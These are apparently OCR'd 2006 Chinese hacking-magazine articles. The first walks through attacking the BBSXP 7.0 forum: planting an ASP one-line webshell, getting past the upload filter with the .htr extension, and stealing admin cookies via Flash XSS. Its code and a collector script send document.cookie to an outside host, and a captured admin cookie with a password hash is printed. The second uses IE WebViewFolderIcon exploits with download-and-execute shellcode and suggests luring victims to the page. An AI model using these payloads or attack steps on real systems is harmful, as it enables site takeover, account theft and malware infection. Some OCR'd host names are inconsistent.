


图1

```
<table cellpadding="0" cellspacing="0" width="90%">
<tr>
<td width="30%">数据库路径：</td>
<td width="70%">database/bbsxp7.mdb</td>
</tr>
<tr>
<td width="30%">备份的数据库路径：</td>
<td width="70%"><input size="30" value="database/bbsxp7(2006-8-18).mdb" name="BakDbPath"></td>
</tr>
<tr>
<td width="100%" align="center" colspan="2">
<input type="submit" value=" 备 份 "><br></td>
</tr>
</table>
```

而恢复部分的代码如下：

```
<td width="30%">备份的数据库路径：</td>
<td width="70%">
<input size="30" value="database/bbsxp7(2006-8-18).mdb" name="BakDbPath"></td>
</tr>
<tr>
<td width="30%">数据库路径：</td>
<td width="70%">database/bbsxp7.mdb</td>
</tr>
<tr>
<td width="100%" align="center" colspan="2">
<input type="submit" value=" 恢 复 "><br></td>
```

从上面的代码得知，在备份数据库功能中，原来的数据库路径是无法改变的，官方已设定了，只能把database/bbsxp7.mdb备份到一个我们想要的目录中。同样，在恢复数据库部分我们也无能为力。难道真的没有办法解决后台获得WEBSHELL的问题了吗？当然是有办法的。

方法一：把BBSXP的数据库打开我们便会知道，程序员根本就没有对它进行防下载处理。这样的话我们就可以按下面的方法得到WEBSHELL。首先，找一处没有过滤“<”、“>”、引号和小括号的地方加入一句话木马，代码为**<% eval request（“go”） %>**。我选择了在广告代码设置中加入，如图2。

然后我们进行备份数据库，把数据库备份为ASP格式，如图3。

再利用LAKE2的一句话客户端就可以成功连接了。




图2




图3

方法二：在后台的上传设置里增加上传类型为htr格式，如图4。可能会有读者要问了，为什么要选择htr格式？难道asp、asa、cer格式不行吗？当然不行的。我们来看一下原因。在INC/UPFILE.ASP的1－7行中会看到如下代码：




图4

```
<%
sub CheckFileExt() //检查上传文件后缀函数
if FileSize < 1 then error2("当前文件为空文件")
if FileSize > UpMaxFileSize then error2("文件大小不得超过"&CheckSize(UpMaxFileSize)&"\n当前的文件大小为 "&CheckSize(FileSize)&"")
if FileExt="asa" or FileExt="asp" or FileExt="cdx" or FileExt="cer" then error2("对不起，管理员设定本论坛不允许上传"&FileExt&"格式的文件") //如果上传的文件中后缀为asp、cdx、cer、asa则提示"对不起，管理员设定本论坛不允许上传"&FileExt&"格式的文件"。
```

而在IIS的“应用程序配置”－>“映射”中我们可以看到，除了常见的asp格式外，还有cdx、cer、asa和htr格式，所以，我们只要在后台上传设置增加htr格式即可。

二、BBSXP的COOKIE欺骗漏洞

我们在setup.asp的5－22行中会看到如下代码：

```
    if IsNumeric(Request.Cookies("UserID")) then //如果COOKIE中的UserID为数字
    sql="select * from [BBSXP_Users] where ID="&Request.Cookies("UserID")&""
    Set Rs=Conn.Execute(SQL) //取得COOKIE中的UserID值，进行SQL查寻

    if Rs.eof then //如果没有查到匹配结果，则清空cookie
    CleanCookies()
    Response.Write "<script>window.setTimeout('window.location.reload();',2000)</script>"
    Response.End
    end if
    if Request.Cookies("Userpass") <> Rs("Userpass") then //若cookie中的userpass和数据库中的userpass不一致，则清空cookie
    CleanCookies()
    Response.Write "<script>window.setTimeout('window.location.reload();',2000)</script>"
    Response.End
    end if
    CookieUserID=Rs("ID") // 将数据库中的id值赋给CookieUserID
    CookieUserName=Rs("UserName") // 将数据库中的UserName值赋给UserName
    NewMessage=Rs("NewMessage") // 将数据库中的NewMessage值赋给NewMessage
    UserRoleID=Rs("UserRoleID") // 将数据库中的UserRoleID值赋给UserRoleID
    Rs.Close
```

从上边这段代码我们可以看出，程序首先取出 COOKIE 中的 USERID 进行 SQL 查寻，如果查寻成功，会将取得 cookie 中的 USERPASS 和数据库中的 usrpass 作比较，如果两者相同那么将执行：将数据库中的 id 值赋给 CookieUserID，将数据库中的 UserName 值赋给 UserName。这样，我们也就登录成功了。很明显，BBSXP 最新版本存在 COOKIE 欺骗漏洞。

那么，我们如何得到用户的 COOKIE 呢？在发帖版块，对 "<" 和 ">" 进行了过滤，如果我们在内容里填上 **<script>alert("hackerfiles")</script>**，经过过滤将变成 **<SCRIPT>alert("hackerfiles")</SCRIPT>**。当然，我们可以通过 **<img>** 标签来绕过。不过，我要使用的不是如何通过 IMG 标签绕过来跨站取 COOKIE，而是通过 FLASH 来实现。

三、FLASH 跨站

相信玩过 FLASH 网页木马的朋友都知道，我们只要在 FLASH 中增加一关键帧，在其动作内加入 **getURL("http://blog.ttfct.com", "_blank");**，那么就会在新窗口中弹出网页 http://blog.ttfct.com。如果后面设置为 _self，将以本页打开网页；设置为 _parent，将在当前框架的父框架中打开；设置为 _top，将在所有框架的最顶层窗口打开。为了不弹出窗口，我们要用的参数为 _self，要取得 COOKIE 而不让管理员发现，我们可以利用 insertAdjacentHTML 注入 HTML。记得在冰狐浪子的一篇关于 FLASH 跨站的文章中，利用的就是 insertAdjacentHTML。记得其中有段代码是这样的：**getURL("javascript:document.all.tags('script')[0].src='http://blog.ttfct.com/1.js';eval();", "_self");**。使用 javascript 把网站上 http://blog.ttfct.com/1.js 的代码插入到本地文件中。

1.js 的代码如下：

```
    cookieurl='http://blog.ttfct.com/ck.asp?cookie='+escape(document.cookie);
                      document.body.insertAdjacentHTML('beforeEnd','<iframe width=0px height=0px style="display:none;" src="'+cookieurl+'"><\/iframe>');
```

主要利用了可以在网页中引入不同域的 javascript 代码，并且此引入的 javascript 和网页融为一体的特点。

Ck.asp 的代码如下：

```
  <%
    dim file,cookie
    file="cookie_"&now&".txt"
    file=replace(replace(replace(file,"-","_"),":","_")," ","_")
    testfile=Server.MapPath(file)
  cookies=unescape(request.servervariables("query_string"))
    set fs=server.CreateObject("scripting.filesystemobject")
    set thisfile=fs.OpenTextfile(testfile,8,True,0)
    thisfile.WriteLine(cookies)
    thisfile.close
    set fs = nothing
    %>
```

注意，这里我们利用了 **request.servervariables("query_string")**，这样能较好地接收完提交过来的参数。由于使用了时间函数 now，所以，每次生成的 cookie 都有不同的 txt 文档，这是按时间顺序排列的。在制作 FLASH 中，我们应该用到两个动作关键帧，一个是 **geturl()**，另一个为 **stop()**。想想看，要是我们不设置 STOP，对方一打开，我们的 FLASH 就一直运行个不停，光是一个人的 COOKIE 就够你受的了。

下面我们来获取 COOKIE，在内容处我们插入以下代码：**<EMBED src=http://127.0.0.1/ck.swf width=0 height=0 ShowStatusBar="true" AUTOSTART="true">**，其中 http://127.0.0.1/ck.swf 就是我们偷取 cookie 的 flash 文件，如图 5。




图 5

发表成功后再次浏览，此时，你再到自己网站目录下查看，就会发现已经生成了一个 cookie_2006_8_18_14_04_24.txt 的文件，文件内即为 COOKIE，如图 6。




图 6

从上面的分析来看，其中 UserID 和 Userpass 对我们最有价值，因为我们将利用它进行 cookie 欺骗。下面我们进入论坛，然后把 cookie 全部复制，粘贴到老兵的浏览器的 COOKIE 栏，就可以成功的登录到论坛了，如图 7。




图 7

管理员只要看了我们发的帖子，我们就可以得到他的 COOKIE 进入前台了。但是后台呢？后台似乎有点困难。我们来看看后台是怎么验证的。在后台的管理页面会看到如下代码：

```
    if SiteSettings("AdminPassword")<>session("pass") then response.redirect "Admin_Default.asp?menu=Login"
```

由于采用了 session 验证，所以我们 COOKIE 欺骗不会成功的。BBSXP 的后台感觉比动网的严谨多了，添加管理员的功能都没有，要想通过跨站来加管理员是行不通的，由于 BBSXP 前后台密码是分开的，所示要得到后台，我们还要另想办法。

我们注意一个地方，在后台->"论坛管理"内有一审查区，如图8。




图8

由于审查区没有编辑帖子的功能，管理员是删除我们的帖子呢，还是通过审查，总要给个理由吧。所以，我们亲爱的管理员同志首先就去点击我们的帖子，看看内容是什么，然后再作出决定。当他点击我们帖子的瞬间，我们也就取得了他的COOKIE，如图9。

```
cookie_2006_8_18_14_40_30.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
cookie=skins=1; ForumNameList=%3Coption%20value%3D%
27ShowForum.asp%3FForumID%3D1%27%3E%u7535%u8111%u7F51%u7EDC%
3C/option%3E; Eremite=0; UserID=1;
Userpass=4607E782C4D86FD5364D7E4508BB10D9; Onlinetime=2006%2D8%
2D18+12%3A54%3A20;
ASPSESSIONIDQCCSCRTQ=EJBLBOICPBHJKPGEHGOALHDI; skins=1
```

图9

这次仔细看好了，**Userpass=4607E782C4D86FD5364D7E4508BB10D9**就是管理员的后台密码，不过是32位加密的，接下来就是放到cmd5等类似的网站上进行破解了。

在得到管理员后台密码之后，我们就可以按照前面介绍的后台取WEBSHELL的方法上传ASP木马了。后来，我利用这种漏洞检测了官方网站，发现同样存在COOKIE欺骗和跨站问题。

BBSXP7.0相对于以前版本已经安全很多了，但是程序员在写论坛代码时，居然没有意识到关于cookie的问题，最终导致了论坛出现漏洞。解决此漏洞非常得简单，我们只要改为session验证就可以了。

文章难易度：★★★
文章阅读点：对IE WebViewFolderIcon (setSlice) 溢出漏洞、IE VML远程缓冲区溢出漏洞的利用以及对漏洞利用程序的简单改写

左手IE，右手IE
——深秋的IE漏洞双响炮

摩诃

深秋，北京香山上的枫叶还未见红，可微软最新的IE漏洞却又提前"红"了起来。今天我就给大家测试一下IE最新的两个漏洞——Microsoft IE WebViewFolderIcon (setSlice) 溢出和Microsoft IE VML远程缓冲区溢出。

在阅读本文前我先说明一下：

1. 我只是测试了这两个漏洞的利用，但并不对它们的利用进行深入的研究，大家可以自由发挥！
2. 关于漏洞的利用，我就不配置木马了，只用我自己练习Windows编程时写的小程序来代替。
3. 所有漏洞的利用程序都是我自己编译和改造的，代码是从网上下载的，所有利用程序的shellcode的功能都是Download & Exec（下载并执行文件）。
4. 包括VC、Perl编译、替换shellcode、加密shellcode等，我会在最后单独拿出来进行详细说明，大家不要着急。

Microsoft IE WebViewFolderIcon远程整数溢出漏洞

一、漏洞描述及代码

IE在处理畸形的ActiveX对象调用方式时存在整数溢出漏洞，远程攻击者可以利用此漏洞导致浏览器崩溃或执行任意命令。如果攻击者能够向WebViewFolderIcon控件的setSlice方法传送0x7fffffff参数的话，可能导致浏览器崩溃或执行任意命令。这个漏洞在网上可以找到C语言版、Perl语言版和html语言版。测试时我使用的是Perl版。

二、测试与利用

先测试一下C语言版的利用程序，我编译的名为iewvf.exe。在CMD下我们键入程序名，会出现利用程序的命令格式"iewvf <URL> [htmlfile]"。其中URL为要下载并执行的文件，htmlfile是要生成的html文件，就是要骗别人访问的页面。

完整的命令为**iewvf http://cmwl.go.idhsot.cn/hello.exe testExploit.html**（图1），回车后显示的就是Unicode shellcode，并提示生成html文件成功（Unicode shellcode就是将shellcode转换成Unicode编码的形式，如图2），此时就会在iewvf.exe同目录下生成一个名为testExploit.html的网页文件（图3）。而Perl语言版漏洞利用程序的使用也是非常简单的，只要直接在CMD下运行"perl 溢出程序.pl"就会生成html文件，效果是一样的（注意，我们需要先安装Activeperl）。我们使用腾讯TT或IE打开生成的html文件就会从cmwl.go.idhost.cn网站下载并执行

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\cmvlvx>c:

C:\Documents and Settings\cmvlvx>cd\

C:\>iewvf http://cmvl.go.idhst.cn/hello.exe testExploit.html
```

图1

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\cmvlvx>c:

C:\Documents and Settings\cmvlvx>cd\

C:\>iewvf http://cmvl.go.idhst.cn/hello.exe testExploit.html
[+] download url:http://cmvl.go.idhst.cn/hello.exe
[+] exploit file:testExploit.html
"%u54eb%u758b%u8b3c%u3574%u0378%u56f5%u768b%u0320"
"%u33f5%u49c9%uad41%udb33%u0f36%u14be%u3828%u74f2"
"%uc108%u0dcb%uda03%ueb40%u3bef%u75df%u5ee7%u5e8b"
"%u0324%u66dd%u0c8b%u8b4b%u1c5e%udd03%u048b%u038b"
"%uc3c5%u7275%u6d6c%u6e6f%u642e%u6c6c%u4300%u5c3a"
"%u2e55%u7865%u0065%uc033%u0364%u3040%u0c78%u408b"
"%u8b0c%u1c70%u8bad%u0840%u09eb%u408b%u8d34%u7c40"
"%u408b%u953c%u8ebf%u0e4e%ue8ec%uff84%uffff%uec83"
"%u8304%u242c%uff3c%u95d0%ubf50%u1a36%u702f%u6fe8"
"%uffff%u8bff%u2454%u8dfc%uba52%udb33%u5353%ueb52"
"%u5324%ud0ff%ubf5d%ufe98%u0e8a%u53e8%uffff%u83ff"
"%u04ec%u2c83%u6224%ud0ff%u7ebf%ue2d8%ue873%uff40"
"%uffff%uff52%ue8d0%uffd7%uffff%u7468%u7074%u2f3a"
"%u632f%u776d%u2e6c%u6f67%u692e%u6864%u7473%u632e"
"%u2f6e%u6568%u6c6c%u2e6f%u7865%u0065";
[+] exploit write to testExploit.html success!
```

图2

hello.exe程序了。




图3

我们在实际的应用过程中，把生成的html文件和配置好的木马一起上传到自己的空间上（图4）就可以等着别人来访问了，事实上，我们可以将这种攻击方式理解成“钓鱼式攻击”。可能菜鸟们会报怨没有自己的ASP空间，在此我提供一个，www.idhost.cn，大家去注册吧，实时就可以通过验证（现在知道X档案的菜鸟家园栏目中公布的那些免费空间的作用了吧）。

